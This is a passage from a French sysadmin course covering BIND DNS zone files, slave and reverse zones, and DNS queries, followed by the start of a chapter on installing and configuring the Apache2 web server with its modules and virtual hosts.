Dans ce fichier de zone, nous allons indiquer des enregistrements. Il en existe de plusieurs types :

- **A** : c'est le type le plus courant, il fait correspondre un nom d'hôte à une adresse IPv4 ;
- **AAAA** : fait correspondre un nom d'hôte à une adresse IPv6 ;
- **CNAME** : permet de créer un alias pointant sur un autre nom d'hôte ;
- **NS** : définit le ou les serveurs DNS du domaine ;
- **MX** : définit le ou les serveurs de messagerie du domaine ;
- **PTR** : fait correspondre une IP à un nom d'hôte ; il n'est utilisé que dans le cas d'une zone inverse (voir plus loin) ;
- **SOA** : donne les informations concernant la zone, comme le serveur DNS principal, l'e-mail de l'administrateur de la zone, le numéro de série de la zone et des durées que nous détaillerons.

Il en existe d'autres mais ils ne sont pas forcément utiles ou intéressants pour ce cours. Voici ce que donnera notre fichier de zone complet :

```
$TTL 604800 ; 1 semaine
$ORIGIN reseau.fr.
@      IN SOA  ns1.reseau.fr. admin.reseau.fr. (
                                2013020905 ;serial
                                3600 ; refresh (1 hour)
                                3000 ; retry (50 minutes)
                                4619200 ; expire (7 weeks 4 days 11
hours 6 minutes 40 seconds)
                                604800 ; minimum (1 week)
                                )

@      IN      NS      ns1.reseau.fr.
@      IN      NS      ns2
@      IN      MX      10 mx1
@      IN      MX      20 mx2
ns1     IN      A       192.168.0.1
ns2     IN      A       192.168.0.2
mx1     IN      A       192.168.0.3
mx2     IN      A       192.168.0.4
tuto    IN      A       192.168.0.5
www     IN      A       192.168.0.6
blog    IN      CNAME   www
```

Examinons chacune de ces informations.

- La première est un **TTL** (*Time to live*). Quand quelqu'un va interroger votre serveur DNS pour obtenir des informations, ces dernières seront **stockées en cache** chez cette personne (dans la mémoire de son serveur DNS, pour éviter qu'il vienne nous réinterroger de nombreuses fois s'il a de nouveau besoin d'une information). Ce TTL est la durée pendant laquelle les informations sont conservées en cache. Une fois ce délai passé, une nouvelle demande devra être faite au serveur. Le TTL est défini ici sur 1 semaine. En fonction de la fréquence de vos mises à jour, vous pouvez décider de baisser cette valeur pour que vos clients aient des informations à jour.
- La deuxième information est la variable **\$ORIGIN**, qui est optionnelle. Vous voyez les caractères @ plus loin ? Ils prennent la valeur de la variable **\$ORIGIN**. En l'absence de variable, ils prendront la valeur du nom de votre zone défini dans le fichier `named.conf` (ici, `reseau.fr`).
- Vient ensuite notre premier enregistrement, qui est de type **SOA** (*Start Of Authority*). Le type SOA est suivi de deux informations : la première est le nom du serveur de domaine principal (`master`), la seconde est l'e-mail de l'administrateur du domaine (en remplaçant le caractère @ par un point). Suivent différentes valeurs entre parenthèses :
  - `serial` peut être comparé à un numéro de version de votre zone. Il doit être incrémenté à chaque modification. Cela indique à votre serveur que votre zone a été mise à jour et qu'il faut envoyer la notification à vos serveurs esclaves. Les bonnes pratiques recommandent une syntaxe particulière pour le serial de la forme

AAAAMMJJXX (où XX est la version du jour en question). Cela vous permet, entre autres, de connaître la date de la dernière mise à jour de votre zone.

- `refresh` est le temps au bout duquel les enregistrements sont stockés sur le serveur esclave. Passé ce délai, le serveur esclave demandera une nouvelle mise à jour au serveur maître.
- `retry` est le temps qu'attendra le serveur esclave si le serveur maître contacté n'est pas joignable pour faire un nouvel essai.
- `expire` est le temps pendant lequel le serveur esclave continuera à essayer de contacter le serveur maître.
- `minimum` est la durée minimale du cache ; elle est en général égale à `refresh`.

- Nous trouvons ensuite les enregistrements, du moins ceux qui nous intéressent !

Les enregistrements se découpent en quatre parties sur une ligne (parfois 5 pour des enregistrements spécifiques).

- La première information est l'hôte du domaine. Nous avons parlé du caractère `@` tout à l'heure qui est remplacé par la valeur de `$ORIGIN` (le cas échéant par le nom de votre zone). Notez qu'on peut ne rien mettre du tout si on veut parler du domaine entier. Ainsi, on aura au choix : rien, le caractère `@`, un nom de machine ou de sous-domaine.
- Le deuxième enregistrement représente la classe. Ici, elle spécifie qu'il s'agit d'un enregistrement concernant Internet. Il existe d'autres valeurs mais elles ne sont pas utilisées, donc on met toujours `IN`.
- Le troisième enregistrement spécifie le type d'enregistrement, dont on a détaillé les différents types précédemment.
- Enfin, le dernier enregistrement spécifie la valeur de l'enregistrement dépendant du type. Un type `A` attendra une adresse IP, un type `PTR` attendra un nom d'hôte, etc. On trouve parfois, juste avant cette dernière valeur, un nombre qui indique le « poids » d'un enregistrement. On verra plus loin dans quel cas c'est utile.

On commence généralement par les enregistrements des serveurs gérant notre domaine et les services associés (l'e-mail en l'occurrence). Dans notre cas, il s'agit des types `NS` et `MX`. On utilise le caractère `@` parce que ces enregistrements ne déterminent pas un hôte en particulier, mais bien le domaine entier.

```
@                IN          NS          ns1.reseau.fr.
```

Cette ligne se traduit donc par : « ns1.reseau.fr est un serveur de nom de domaine de reseau.fr ».



J'attire votre attention sur le point situé à la fin de `ns1.reseau.fr`, car **celui-ci est extrêmement important**. Cette valeur doit être un FQDN et le FQDN contient un point représentant la racine du DNS. Si vous aviez écrit `ns1.reseau.fr` sans le point final, votre serveur aurait automatiquement ajouté à la fin le FQDN de votre zone, ce qui aurait donné `ns1.reseau.fr.reseau.fr.` ; ce qui n'a plus du tout la même valeur !

Ceci étant, réécrire à chaque fois le FQDN est un peu contraignant. Et comme on sait que, ne pas terminer la ligne par un point ajoute au FQDN de votre zone, on peut se permettre d'écrire uniquement `ns1`. Ainsi, votre serveur ajoutera `reseau.fr.` et on aura le FQDN que l'on cherchait à obtenir.

Voyez la deuxième ligne qui utilise cette syntaxe raccourcie.

Les enregistrements MX utilisent la même syntaxe que pour les NS et indiquent l'adresse IP d'un serveur de messagerie, à cela près que nous avons ajouté un chiffre devant `mx1`. Nous avons dit tout à l'heure que ce chiffre déterminait le « poids » d'un enregistrement, on parle aussi de **priorité**. Nous avons deux serveurs MX : `mx1` et `mx2`. Cette valeur va permettre de déterminer lequel des deux doit être utilisé en priorité. Plus elle est basse, plus le serveur est prioritaire.



Nous avons aussi deux serveurs NS ! Comment se passe cette priorité, étant donné qu'aucune valeur ne les départage ?

Dans ce cas, c'est **chacun son tour**. Sur une machine Linux, essayez plusieurs fois cette commande :

```
host -t NS google.fr
```

Vous verrez que les réponses que vous recevez ne sont jamais dans le même ordre. Cela s'appelle du **round-robin**. Cette méthode permet d'équilibrer la charge entre les deux serveurs pour ne pas les surcharger, car un serveur sera autant consulté que les autres serveurs du même type.



Très bien, maintenant on sait que les serveurs de messagerie de notre domaine sont `mx1.reseau.fr` et `mx2.reseau.fr`. Cependant, on ne connaît toujours pas leurs adresses IP alors que c'est quand même le but d'un serveur DNS, non ?

D'ailleurs, vous voyez qu'ensuite nous définissons l'adresse IP de `mx1` (sans point à la fin, donc `mx1.reseau.fr` !) avec un enregistrement de type A.

C'est ce qu'on appelle un **glue record**. On définit une première fois le nom d'hôte du serveur NS, puis on définit l'adresse IP de cet hôte. On doit faire cela, car un enregistrement NS associe un nom de serveur au nom du domaine. Il faut donc ajouter un enregistrement A pour le nom de ce serveur.

On retrouve ensuite les enregistrements les plus courants, ceux de type A (et AAAA quand on a de l'IPv6). En effet, le rôle principal du DNS est de faire correspondre un nom d'hôte avec son adresse IP, et c'est ce que fait le type A.

La syntaxe est relativement simple comme vous pouvez le voir :

```
tuto                IN      A      192.168.0.5
```

Comme pour les autres enregistrements, `tuto` ou `tuto.reseau.fr.` revient au même. N'oubliez pas le point si vous optez pour le FQDN.

Le type CNAME est aussi simple à comprendre. On fait correspondre un nom d'hôte à un autre nom d'hôte. Bien sûr, si `blog` pointe sur `www`, l'enregistrement `www` doit exister.

Je le répète encore une fois : si vous choisissez le FQDN, n'oubliez pas le point, c'est une des premières causes d'erreurs dans les configurations DNS.

Voilà, notre zone est maintenant configurée sur notre serveur maître. Vous devez redémarrer Bind pour que les changements soient pris en compte :

```
# /etc/init.d/bind9 restart
```



Vous pouvez vérifier la syntaxe du fichier de zone grâce à la commande suivante :  
`named-checkzone reseau.fr /etc/bind/db.reseau.fr.`

## Configurer le serveur esclave

Nous avons prévu deux serveurs dans notre architecture. Celui que nous venons de configurer est le serveur maître. Nous allons maintenant nous occuper du serveur esclave. Les modifications se font sur le serveur maître, qui enverra des notifications aux serveurs esclaves (il peut y en avoir plusieurs) pour que leurs zones soient mises à jour.

La configuration du serveur esclave est donc relativement simple, tout se passe dans le `named.conf`. Il n'y a pas de fichier de zone à configurer étant donné que celui-ci sera reçu du serveur maître.



Si vous souhaitez tester complètement la mise en place du serveur DNS avec maître et esclave, vous pouvez tout à fait mettre en place le serveur esclave sur une autre de vos machines virtuelles.

On commence par installer Bind comme pour le serveur maître et on édite `/etc/bind/named.conf`.

```
zone "reseau.fr" {  
    type slave;  
    file "/var/cache/bind/db.reseau.fr";  
    masters { 192.168.0.1; };  
};
```

Et c'est tout ! :D

La directive `masters` indique l'adresse IP du serveur maître duquel nous allons recevoir les mises à jour de notre zone.

## Résolution inverse

Pour l'instant, nous avons vu le protocole DNS comme un moyen de résoudre un nom d'hôte en une adresse IP. Nous avons parlé des enregistrements de type PTR et vous savez donc que DNS permet aussi de faire le travail inverse. C'est une résolution inverse.

Votre serveur DNS se doit de pouvoir résoudre une adresse IP en un nom d'hôte. C'est ce que nous allons faire ici.

Retournons dans notre fichier `named.conf` afin d'ajouter cette zone inverse. Nous allons déclarer la zone inverse de notre adressage IP, ici 192.168.0.0/24.

Alors qu'une zone « normale » se déclare de façon plutôt logique, une zone inverse doit respecter une certaine forme concernant le nom de la zone :

```
zone "0.168.192.in-addr.arpa." {  
    type master;  
    file "/etc/bind/db.192.168.0";  
};
```

Voilà pour la déclaration. Il faut juste faire attention au nommage de la zone, la partie réseau de l'adresse IP à l'envers, puis `.in-addr.arpa`.

On crée ensuite le fichier de zone.

```
$TTL 604800 ; 1 semaine  
$ORIGIN 0.168.192.in-addr.arpa.  
@      IN SOA  ns1.reseau.fr. admin.reseau.fr. (  
                                2013020905 ;serial  
                                3600 ; refresh (1 hour)  
                                3000 ; retry (50 minutes)  
                                4619200 ; expire (7 weeks 4 days 11  
hours 6 minutes 40 seconds)  
                                604800 ; minimum (1 week)  
                                )  
  
@      IN      NS      ns1.reseau.fr.  
@      IN      NS      ns2.reseau.fr.  
1      IN      PTR     ns1.reseau.fr.  
2      IN      PTR     ns2.reseau.fr.  
3      IN      PTR     mx1.reseau.fr.  
4      IN      PTR     mx2.reseau.fr.  
5      IN      PTR     tuto.reseau.fr.  
6      IN      PTR     www.reseau.fr.
```

Ce n'est pas très compliqué. C'est l'inverse d'une zone « normale ».

Voici les points auxquels il faut faire attention :

- une zone inverse ne contient que des enregistrements de type NS ou PTR ;
- dans notre zone « normale », `blog` redirigeait vers `www`, mais là une adresse IP ne peut pointer que vers un seul hôte ;

- la variable `ORIGIN` a changé ! Il faut donc penser à utiliser le FQDN de nos hôtes à chaque fois.

## Vérification

On va quand même vérifier le fonctionnement de notre zone.

Commencez déjà par redémarrer votre serveur de nom pour prendre en compte les changements de configuration :

```
# /etc/init.d/bind9 restart
```

Il existe plusieurs commandes pour faire des interrogations DNS. La commande la plus utilisée est `host` mais `dig` fournit davantage d'informations et permet un diagnostic plus précis en cas de problème. Vérifiez d'abord le serveur DNS utilisé par votre machine. Comme cette machine est elle-même un serveur DNS, elle va devoir s'interroger elle-même.

Le programme qui fait toutes les résolutions DNS pour votre machine s'appelle le *resolver*. Ainsi, chaque programme qui a besoin de faire une résolution DNS s'adresse au `resolver`.

Son fichier de configuration se trouve dans `/etc/resolv.conf`, qui doit au moins contenir l'adresse d'un serveur DNS à interroger :

```
nameserver 127.0.0.1
```

Ainsi, votre serveur va s'interroger lui-même. Vous pouvez spécifier d'autres serveurs, un par `nameserver`. Ce fichier peut aussi contenir des informations sur votre domaine ou le domaine de recherche.

On peut maintenant commencer nos tests.

Nous allons donc utiliser la commande `host` qui permet de faire une interrogation DNS.

Sa syntaxe est la suivante :

```
# host -t type nom_a_chercher IPserveur
```

On peut ainsi indiquer le type de la requête (NS, A, MX, CNAME, etc.), le nom à interroger, ainsi que l'adresse IP du serveur que l'on peut préciser.

Par exemple, si l'on cherche l'adresse des serveurs DNS du domaine *reseau.fr* :

```
# host -t ns reseau.fr
reseau.fr name server ns1.reseau.fr.
reseau.fr name server ns2.reseau.fr.
```

Et pour avoir leurs adresses IP :

```
# host -t a ns1.reseau.fr
ns1.reseau.fr has address 192.168.0.1
# host -t a ns2.reseau.fr
ns2.reseau.fr has address 192.168.0.2
```

Si tout se passe bien, c'est parfait. Dans le cas contraire, pensez à vérifier que les syntaxes de vos fichiers de zones sont correctes, avec `named-checkzone`, que vous avez bien pensé à relancer votre serveur Bind, etc.

Nous venons de voir que grâce à la commande `host` (ou `dig`), il est possible de demander toute information contenue dans vos zones DNS, ou même sur des serveurs situés sur Internet !

### Exercice

Sachant que 8.8.8.8 est un serveur DNS public proposé par Google :

- trouvez les noms et adresses IP des 13 serveurs racines ;
- trouvez la ou les adresses IP de <http://www.openclassrooms.fr/> ;
- trouvez la ou les adresses IP de <http://www.openclassrooms.com/> ;
- trouvez les adresses IP des serveurs DNS de [lalitte.com](http://lalitte.com).

Voici les requêtes à faire pour obtenir les réponses :

- `# host -t ns . 8.8.8.8`
- Faire ensuite une requête A pour chacun des serveurs racines :
- `# host -t a www.openclassrooms.fr 8.8.8.8`
- `# host -t a www.openclassrooms.com 8.8.8.8`
- `# host -t ns lalitte.com 8.8.8.8`

Vous savez maintenant faire des interrogations DNS pour vérifier le fonctionnement de vos serveurs, ou de n'importe quel domaine sur Internet.

## Ce qu'il faut retenir

- Vous avez vu comment mettre en place votre propre serveur DNS ainsi qu'un second serveur esclave.
- Vous savez gérer vous-même votre propre nom de domaine.
- Vous êtes familiarisé avec les concepts de zone, de résolution et de résolution inverse.

Félicitations, vous êtes prêt pour votre nouveau rôle d'administrateur systèmes et réseaux !



# 17

## Le service web

Vous commencez à connaître quelques services indispensables avec le DHCP et le DNS.

Le service que nous allons voir maintenant n'est pas indispensable au fonctionnement des réseaux, mais il est aujourd'hui le fondement même d'Internet, j'ai nommé : **le Web**.

Nous allons voir dans ce chapitre comment mettre en place un serveur web et comment le configurer.

### Description du service

Le service web est LE service d'Internet. C'est lui qui permet d'héberger des serveurs web, et donc de proposer des pages à lire comme OpenClassrooms ou Facebook.

Nous allons voir comment mettre en place un serveur web et comment le configurer pour qu'il puisse proposer des pages aux internautes.

### Principe du Web

Le fonctionnement du Web s'appuie sur le protocole applicatif HTTP.

Comme les autres protocoles que nous avons étudiés, HTTP a un mode de fonctionnement bien spécifique... que nous n'étudierons pas ici.

En effet, ce qui nous intéresse, c'est surtout de savoir utiliser la navigation, mais pas de la comprendre en détail, du moins pas pour l'instant.

## Le protocole HTTP

Plutôt que d'essayer de comprendre en détail le protocole HTTP, nous allons voir ce qu'il permet de faire.

Si vous avez bien suivi le tuto de M@teo21 sur HTML/CSS (<http://www.openclassrooms.com/informatique/tutoriels/apprenez-a-creeer-votre-site-web-avec-html5-et-css3>), vous savez qu'une page web est composée de balises HTML.

Le principe du protocole HTTP est de transporter ces pages HTML, et potentiellement quelques informations supplémentaires.

Le serveur web met donc à disposition les pages web qu'il héberge, et le protocole HTTP les transporte sur le réseau pour les amener au client.


Nous allons donc mettre en œuvre un serveur web qui permettra de rendre disponibles nos pages web aux internautes !

## Les différents serveurs web

Il existe de nombreux serveurs web sur le marché.


Le plus connu est Apache et il est utilisé par une majorité de sites sur Internet.

Les chiffres parlent d'eux-mêmes, voici l'utilisation des différents serveurs à travers le monde :



Serveurs web les plus utilisés  
(Source : W3techs.com)

Toutefois, si on regarde plus précisément les évolutions des serveurs, on se rend compte que la tendance n'est pas à la progression pour Apache :



Graphique représentant l'utilisation des serveurs web  
(Source : netcraft)

Le serveur Nginx a notamment enregistré une très belle progression depuis 2007, car il offre des performances souvent meilleures qu'Apache.

Cependant, pour notre mise en place, nous allons opter pour Apache qui reste le serveur numéro 1. Si vous le souhaitez, vous pourrez essayer un autre serveur, comme Nginx, mais la configuration est souvent très différente d'un serveur à l'autre.

C'est parti pour l'installation !

## Mise en place et configuration

### Installer Apache

Sous Debian, l'installation d'une application est extrêmement simplifiée avec l'utilisation de apt.

Vous pouvez donc vous mettre sur votre machine virtuelle sous Linux et suivre les instructions suivantes.

1. Pour commencer, mettez à jour la liste de packages.

```
# apt-get update
```

2. Installe ensuite Apache2, qui est la dernière version d'Apache.

```
# apt-get install apache2
```

3. Le serveur Apache est désormais en état de fonctionnement. Cependant, nous allons aller plus loin pour permettre à ce serveur d'interpréter du langage PHP

et nous allons aussi installer ce qu'il faut pour pouvoir parler avec une base de données :

```
# apt-get install libapache2-mod-php5 php5-mysql
```



Par la suite, vous pourrez installer un serveur de bases de données MySQL si vous le souhaitez. Il faudra alors aussi installer les modules nécessaires pour que PHP 5 et MySQL puissent dialoguer ensemble.

Notre serveur étant installé, nous allons vérifier qu'il est bien en écoute :

```
# netstat -antp | grep apache2
tcp6          0          0 :::80 :::*
               LISTEN          381/
apache2
```

Le service est bien en écoute, nous pouvons tester pour voir ce qui est présenté.

Pour cela, nous allons simplement faire pointer notre navigateur sur l'adresse IP de notre machine virtuelle :



## It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Page d'Apache par défaut

Nous voyons bien la page par défaut du serveur Apache, ça fonctionne !

Nous allons maintenant regarder comment configurer notre serveur pour pouvoir afficher nos propres sites web.

## Configurer Apache2

Comme habituellement sous Unix, les fichiers de configuration se trouvent dans le répertoire `/etc`.

Pour Apache2, ils sont dans le répertoire... `apache2`. Rien de bien original.

Regardons le contenu de ce répertoire :

```
# cd /etc/apache2
# ls -la
total 76
```

```

drwxr-xr-x  7 root root 4096 Aug 30 2012 .
drwxr-xr-x 88 root root 4096 Mar 19 23:19 ..
-rw-r--r--  1 root root 7994 Jan  1 2011 apache2.conf
drwxr-xr-x  2 root root 4096 Mar 16 2011 conf.d
-rw-r--r--  1 root root 1169 Jan  1 2011 envvars
-rw-r--r--  1 root root    0 Mar 16 2011 httpd.conf
-rw-r--r--  1 root root 31063 Jan  1 2011 magic
drwxr-xr-x  2 root root 4096 Mar 16 2011 mods-available
drwxr-xr-x  2 root root 4096 Mar 16 2011 mods-enabled
-rw-r--r--  1 root root  750 Jan  1 2011 ports.conf
drwxr-xr-x  2 root root 4096 Sep 26 15:09 sites-available
drwxr-xr-x  2 root root 4096 Sep  4 2012 sites-enabled

```

Nous voyons ici différents fichiers et répertoires plus ou moins importants.

Nous allons les parcourir.

Tout d'abord, il faut savoir qu'avant Apache2, il y avait Apache et qu'à peu près toutes les informations de configuration étaient dans un seul et unique fichier, `httpd.conf`.

Cela posait quelques problèmes, car ce fichier devenait un peu fourre-tout et il était difficile de savoir où certaines informations étaient situées et s'il n'y avait pas des informations redondantes.

Pour Apache2, ce fichier de configuration a été séparé en plusieurs parties.

Le point de départ est le fichier `apache2.conf`.

Ce fichier contient un certain nombre de directives importantes, ainsi que les inclusions (*includes*) des autres fichiers de configuration.

Cependant, il n'y a pas de directives qui nous intéressent dans ce fichier. Si vous souhaitez vous spécialiser dans l'utilisation d'Apache et comprendre chacune des directives, la documentation officielle (<http://httpd.apache.org/docs/2.2/fr/>) vous tend les bras.

En revanche, les includes en fin de fichier nous donnent une idée des parties de la configuration qui sont en dehors de `apache2.conf`, et qui vont pouvoir nous intéresser :

```

# Include module configuration:
Include mods-enabled/*.load
Include mods-enabled/*.conf

# Include all the user configurations:
Include httpd.conf

# Include ports listing
Include ports.conf

#
# The following directives define some format nicknames for use with
# a CustomLog directive (see below).
# If you are behind a reverse proxy, you might want to change %h
into %{X-Forwarded-For}i
#
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" vhost_combined

```

```
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\""
combined
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.

# Include generic snippets of statements
Include conf.d/

# Include the virtual host configurations:
Include sites-enabled/
```

Nous voyons d'abord l'inclusion de modules.

En effet, Apache est un service **modulaire**. Cela veut dire que l'on peut lui ajouter des modules qui lui confèrent des fonctionnalités particulières.

Par exemple, Apache peut jouer le rôle de proxy. Pour cela, il faut lui ajouter le module `mod_proxy`.

On peut ainsi ajouter **toutes sortes de fonctionnalités à Apache**.

Sans le savoir, nous avons déjà ajouté un module à Apache en installant `libapache2-mod-php5` qui est le module de prise en compte du langage PHP par notre serveur Apache2.

Nous avons deux lignes `Include` pour les modules :

```
# Include module configuration:
Include mods-enabled/*.load
Include mods-enabled/*.conf
```

Ceci nous indique qu'Apache va prendre en compte les fichiers `.load` et `.conf` situés dans le répertoire `mods-enabled` (qui est lui-même dans `/etc/apache2`, puisque c'est notre répertoire de travail).

Allons donc voir ce que contient le répertoire `mods-enabled` :

```
# ls -la
total 2
drwxr-xr-x 2 root root 1024 21 mars 19:26 .
drwxr-xr-x 7 root root 1024 21 mars 19:24 ..
lrwxrwxrwx 1 root root 28 21 mars 19:24 alias.conf -> ../mods-
available/alias.conf
lrwxrwxrwx 1 root root 28 21 mars 19:24 alias.load -> ../mods-
available/alias.load
lrwxrwxrwx 1 root root 33 21 mars 19:24 auth_basic.load -> ../
mods-available/auth_basic.load
lrwxrwxrwx 1 root root 33 21 mars 19:24 authn_file.load -> ../
mods-available/authn_file.load
```

```

lrwxrwxrwx 1 root root 36 21 mars 19:24 authz_default.load -> ../
mods-available/authz_default.load
lrwxrwxrwx 1 root root 38 21 mars 19:24 authz_groupfile.load -> ../
mods-available/authz_groupfile.load
lrwxrwxrwx 1 root root 33 21 mars 19:24 authz_host.load -> ../
mods-available/authz_host.load
lrwxrwxrwx 1 root root 33 21 mars 19:24 authz_user.load -> ../
mods-available/authz_user.load
lrwxrwxrwx 1 root root 32 21 mars 19:24 autoindex.conf -> ../mods-
available/autoindex.conf
lrwxrwxrwx 1 root root 32 21 mars 19:24 autoindex.load -> ../mods-
available/autoindex.load
lrwxrwxrwx 1 root root 26 21 mars 19:26 cgi.load -> ../mods-available/
cgi.load
lrwxrwxrwx 1 root root 30 21 mars 19:24 deflate.conf -> ../mods-
available/deflate.conf
lrwxrwxrwx 1 root root 30 21 mars 19:24 deflate.load -> ../mods-
available/deflate.load
lrwxrwxrwx 1 root root 26 21 mars 19:24 dir.conf -> ../mods-available/
dir.conf
lrwxrwxrwx 1 root root 26 21 mars 19:24 dir.load -> ../mods-available/
dir.load
lrwxrwxrwx 1 root root 26 21 mars 19:24 env.load -> ../mods-available/
env.load
lrwxrwxrwx 1 root root 27 21 mars 19:24 mime.conf -> ../mods-available/
mime.conf
lrwxrwxrwx 1 root root 27 21 mars 19:24 mime.load -> ../mods-available/
mime.load
lrwxrwxrwx 1 root root 34 21 mars 19:24 negotiation.conf -> ../
mods-available/negotiation.conf
lrwxrwxrwx 1 root root 34 21 mars 19:24 negotiation.load -> ../
mods-available/negotiation.load
lrwxrwxrwx 1 root root 27 21 mars 19:26 php5.conf -> ../mods-available/
php5.conf
lrwxrwxrwx 1 root root 27 21 mars 19:26 php5.load -> ../mods-available/
php5.load
lrwxrwxrwx 1 root root 33 21 mars 19:24 reqtimeout.conf -> ../
mods-available/reqtimeout.conf
lrwxrwxrwx 1 root root 33 21 mars 19:24 reqtimeout.load -> ../
mods-available/reqtimeout.load
lrwxrwxrwx 1 root root 31 21 mars 19:24 setenvif.conf -> ../mods-
available/setenvif.conf
lrwxrwxrwx 1 root root 31 21 mars 19:24 setenvif.load -> ../mods-
available/setenvif.load
lrwxrwxrwx 1 root root 29 21 mars 19:24 status.conf -> ../mods-
available/status.conf
lrwxrwxrwx 1 root root 29 21 mars 19:24 status.load -> ../mods-
available/status.load

```

Les plus avertis d'entre vous auront remarqué que tous ces fichiers ne sont **que des liens vers d'autres fichiers qui sont situés dans** `../mods-available/`.



Pour les utilisateurs habitués de Windows, les liens sous Unix sont comme les raccourcis sous Windows.

En fait, le répertoire `mods-enabled` ne contient que des liens. Ces liens pointent vers les vrais fichiers qui sont contenus dans `mods-available`.

Nous venons de découvrir le fonctionnement modulaire d'Apache2.

- Tous les modules sont installés dans `mods-available`.
- On crée des liens vers ces fichiers dans `mods-enabled`.
- Seul le répertoire `mods-enabled` est lu par la configuration d'Apache.

Ce mode de fonctionnement nous permettra très facilement de désactiver ou d'activer un module pour Apache2. Il suffira de créer un lien vers le module ou au contraire de l'effacer.



Vous pouvez faire cela manuellement ou utiliser la commande `a2enmod`.

Pour installer un module, deux choix s'offrent à vous :

- l'installer avec la commande `apt-get install nom_module` ;
- récupérer les fichiers `.conf` et `.load` et les mettre dans le répertoire `mods-available`, puis créer des liens vers ces fichiers dans `mods-enabled`.

Vous savez désormais installer, désactiver ou activer un module.

Nous allons passer à la suite des includes de notre fichier `apache2.conf`.

```
Include httpd.conf
```

Il s'agit ici simplement de conserver ce qui pouvait exister historiquement, mais ce fichier est vide par défaut.

```
Include ports.conf
```

Ce fichier va indiquer sur quel port notre serveur doit écouter. Par défaut, il s'agit du port 80, mais cela peut être modifié si vous le souhaitez.

Il y a ensuite quelques informations sur le format des logs du service et le répertoire `conf.d` qui peut comprendre des attributs de configuration particuliers, mais cela ne nous intéresse pas ici.



Les logs sont des fichiers qui contiennent des informations écrites sur tout ce qui se passe au niveau de la machine. Les logs d'Apache indiqueront tout ce qui se passe au niveau du service, chaque connexion, chaque erreur, etc. C'est très utile pour trouver la source d'un problème.

Et enfin une dernière partie très importante concerne les **virtual hosts** (hôtes virtuels) :



```
# Include the virtual host configurations:
Include sites-enabled/
```

Le virtual hosting est une notion très importante dans Apache2. C'est ce qui nous permet de faire tourner **plusieurs sites sur le même serveur Apache2**.

Vous pouvez avoir un serveur web qui présente plusieurs sites web, comme <http://www.lalitte.com/> et <http://www.mailforkids.net/> qui sont deux sites différents, mais hébergés sur le même serveur Apache2.



Faites un ping de ces deux sites et vous verrez que c'est la même adresse IP qui vous répond.

Nous allons donc observer le contenu du répertoire `sites-enabled`.

```
# ls -la sites-enabled/
total 2
drwxr-xr-x 2 root root 4096  4 sept.  2012 .
drwxr-xr-x 7 root root 4096 22 mars  15:50 ..
lrwxrwxrwx 1 root root   26 16 mars  2011 000-default ->
../sites-available/default
```

Un seul fichier ici ! Enfin, un lien plus exactement, mais nous connaissons le principe maintenant, qui est le même que pour les modules avec un répertoire `sites-available` qui contient les fichiers, et le répertoire `sites-enabled` qui contient les liens vers les fichiers dans `sites-available`.

Ce fichier est le fichier de configuration par défaut de nos hôtes virtuels. C'est lui qui sera utilisé par défaut pour toute requête web arrivant à notre serveur.

Regardons son contenu :

```
<VirtualHost *:80>
    ServerAdmin webmaster@localhost

    DocumentRoot /var/www/
    <Directory />
        Options FollowSymLinks
        AllowOverride all
    </Directory>
    <Directory /var/www/>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride all
        Order allow,deny
        allow from all
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
```

```
Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
Order allow,deny
Allow from all
</Directory>

ErrorLog /var/log/apache2/error.log

# Possible values include: debug, info, notice, warn, error, crit,
# alert, emerg.
LogLevel warn

CustomLog /var/log/apache2/access.log combined

Alias /doc/ "/usr/share/doc/"
<Directory "/usr/share/doc/">
    Options Indexes MultiViews FollowSymLinks
    AllowOverride None
    Order deny,allow
    Deny from all
    Allow from 127.0.0.0/255.0.0.0 ::1/128
</Directory>

</VirtualHost>
```

Nous n'avons besoin de comprendre que quelques éléments pour l'instant.

```
<VirtualHost *:80>
```

Ceci indique le début d'une directive de configuration Apache et notamment le début d'un `VirtualHost` qui sera en écoute sur le port 80.

```
DocumentRoot /var/www/
```

